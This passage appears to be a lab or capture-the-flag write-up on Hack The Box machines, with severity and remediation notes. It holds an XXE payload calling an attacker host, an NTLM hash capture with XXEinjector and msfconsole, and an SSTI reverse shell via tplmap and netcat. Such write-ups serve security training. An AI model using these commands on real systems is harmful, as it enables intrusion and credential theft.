


```
POST /lib.php HTTP/1.1
Host: 10.129.127.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; r
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencod
X-Requested-With: XMLHttpRequest
Content-Length: 65
Origin: http://10.129.127.158
Connection: close
Referer: http://10.129.127.158/search.php
Cookie: PHPSESSID=n16cj57bvcnmt78dhi7qld20oh

<?xml version = "1.0"?>
  <person>
    <lastname>
      test
    </lastname>
  </person>
```

```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 20:18:10 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h
X-Powered-By: PHP/7.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-reval
Pragma: no-cache
Content-Length: 34
Connection: close
Content-Type: text/html; charset=UTF-8

test: HTB{P1N_C0D3S_N3VER_L0CK}
```

8. Let’s check if there is a XXE vulnerability; set your python server on port 80 and do a request with the following XML content:


```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY sp SYSTEM "http://<ip>:80/test">
]>
<r>&sp;</r>
```


Burp Suite Professional v2020.12.1 - Temporary Project - licensed to AIT Austrian Institute of Technolog
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User
1 × ...
Send Cancel
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions

```
POST /lib.php HTTP/1.1
Host: 10.129.127.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) G
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; chars
X-Requested-With: XMLHttpRequest
Content-Length: 123
Origin: http://10.129.127.158
Connection: close
Referer: http://10.129.127.158/search.php
Cookie: PHPSESSID=b5l35me0engrigrjilnsud3eld

<?xml version="1.0" ?>
  <!DOCTYPE r [
  <!ELEMENT r ANY >
  <!ENTITY sp SYSTEM "http://10.10.14.53:80/test">
  ]>
  <r>
    &sp;
  </r>
```


```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 21:33:56 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.27
X-Powered-By: PHP/7.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 30
Connection: close
Content-Type: text/html; charset=UTF-8

: HTB{P1N_C0D3S_N3VER_L0CK}
```

8.1 Check the Python Web Server to confirm the vulnerability.


teodor@Kali: ~/Deskto
teodor@Kali: ~/Desktop/synack/XX...
teodor@Kali: ~/Desktop/synack/XX...

```
┌──(teodor㉿Kali)-[~/Desktop/synack/XXE/XXEinjector]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.127.158 - - [31/May/2021 17:33:55] code 404, message File not found
10.129.127.158 - - [31/May/2021 17:33:55] "GET /test HTTP/1.0" 404 -
```


9. Save the Burpsuite request as xxe1.txt, delete the XML content, and put the following “marker”: XXEINJECT



```
┌──(teodor㉿Kali)-[~/Desktop/synack/XXE/XXEinjector]
└─$ cat xxe1.txt
POST /lib.php HTTP/1.1
Host: 10.129.127.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 139
Origin: http://10.129.127.158
Connection: close
Referer: http://10.129.127.158/search.php
Cookie: PHPSESSID=n16cj57bvcnmt78dhi7qld20oh

XXEINJECT
```

10. Use `XXEinjector` tool to extract the Windows hash of the user that runs an application through XML injection (XXE).

```
└─$ sudo ruby XXEinjector.rb --host=10.10.14.53 --file=xxe1.txt --hashes
```



```
┌──(teodor㉿Kali)-[~/Desktop/synack/XXE/XXEinjector]
└─$ sudo ruby XXEinjector.rb --host=10.10.14.53 --file=xxe1.txt --hashes
XXEinjector by Jakub Pałaczyński

Enumeration options:
"y" - enumerate currect file (default)
"n" - skip currect file
"a" - enumerate all files in currect directory
"s" - skip all files in currect directory
"q" - quit

[+] Start msfconsole with auxiliary/server/capture/smb. Press enter when started.
>
[+] Sending request with malicious XML.
[+] Responding with proper XML.
[+] Check msfconsole for hashes.
>
```

11. Check the `msfconsole` and get the flag.

NOTE:

Unfortunately, for some reason the second time I could not reproduce this vulnerability successfully to obtain a screenshot with the flag, but here it is

`HTB{L0V3_NTLM_AU7H}.` My msfconsole log looks fine, I think it is a problem with PhoneBook machine.

7. IppsecRocks

Vulnerability type: Server-Side-Template-Injection (SSTI) escalate to RCE


Description: The attacker can run execute commands on the server exploiting the SSTI vulnerability.

Severity: Critical

Remediation: One of the simplest ways to avoid introducing server-side template injection vulnerabilities is to always use a "logic-less" template engine, such as Mustache, unless absolutely necessary.


Steps to reproduce:

1. Perform the nmap scan and find the open ports: 22 and 80



```
┌──(teodor㉿Kali)-[~/Desktop/synack/XXE/XXEinjector]
└─$ nmap -sC -sV 10.129.127.172
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 17:45 EDT
Nmap scan report for 10.129.127.172
Host is up (0.11s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:9c:88:a4:8d:03:7a:76:60:fd:99:ff:7d:a0:83:91 (RSA)
|   256 3e:10:c1:1e:1f:12:c6:ac:12:21:5b:f8:9d:87:19:5f (ECDSA)
|_  256 63:cb:39:82:42:16:ff:4d:fc:e4:9a:85:de:cc:fc:3c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: IppSec - Search
|_http-vuln-exchange: Error 404 for /owa
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds

┌──(teodor㉿Kali)-[~/Desktop/synack/XXE/XXEinjector]
└─$ 
```

1. Go to `http://10.129.127.172/` and type the following SSTI payload in the search input and submit: `{{7*7}}`, don’t forget to capture the request.



Burp Suite Professional v2020.12.1 - Temporary Project - licensed to AIT Austrian Institute
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project op
1 × 2 × ...
Send Cancel
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions

```
POST /subscribe.php HTTP/1.1
Host: 10.129.127.172
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 13
Origin: http://10.129.127.172
Connection: close
Referer: http://10.129.127.172/?

email={{7*7}}
```


```
HTTP/1.1 200 OK
Date: Mon, 31 May 2021 22:19:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Thank you for subscribing, 49
```

2. Set your listener:


```
sudo nc -lvnp 1234
```

3. Use the `tplmap` to exploit the SSTI vulnerability and get reverse shell

```
python tplmap.py -X POST -u 'http://10.129.127.172/subscribe.php' -d 'email=*' --reverse-shell 10.10.14.53 1234
```


teodor@Kali: ~/tools/tplmap
teodor@Kali: ~/tools/tplm...
teodor@Kali: ~/tools/tplm...
teodor@Kali: ~/Desktop/s...
teodor@Kali: ~/Desktop/s...
teod


```
┌──(teodor㉿Kali)-[~/tools/tplmap]
└─$ python tplmap.py -X POST -u 'http://10.129.127.172/subscribe.php' -d 'email=*' --reverse-shell 10.10.14.53 1234
/home/teodor/.local/lib/python2.7/site-packages/OpenSSL/crypto.py:14: CryptographyDeprecationWarning: Python 2 is no longer supp
. Support for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'email' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin is testing blind injection
[+] Twig plugin is testing rendering with tag '{{*}}'
[+] Twig plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

  POST parameter: email
  Engine: Twig
  Injection: {{*}}
  Context: text
  OS: Linux
  Technique: render
  Capabilities:

   Shell command execution: ok
```




```
┌──(teodor㉿Kali)-[~/tools/tplmap]
└─$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.127.172] 45044
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

3. Use the following command to spawn the PTY shell:

```
python3 -c "import pty; pty.spawn('/bin/bash')"
```



```
┌──(teodor㉿Kali)-[~/tools/tplmap]
└─$ sudo nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.127.172] 45044
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@buntu:/var/www/html$
```



```
www-data@buntu:/var/www/html$ cd /home
cd /home
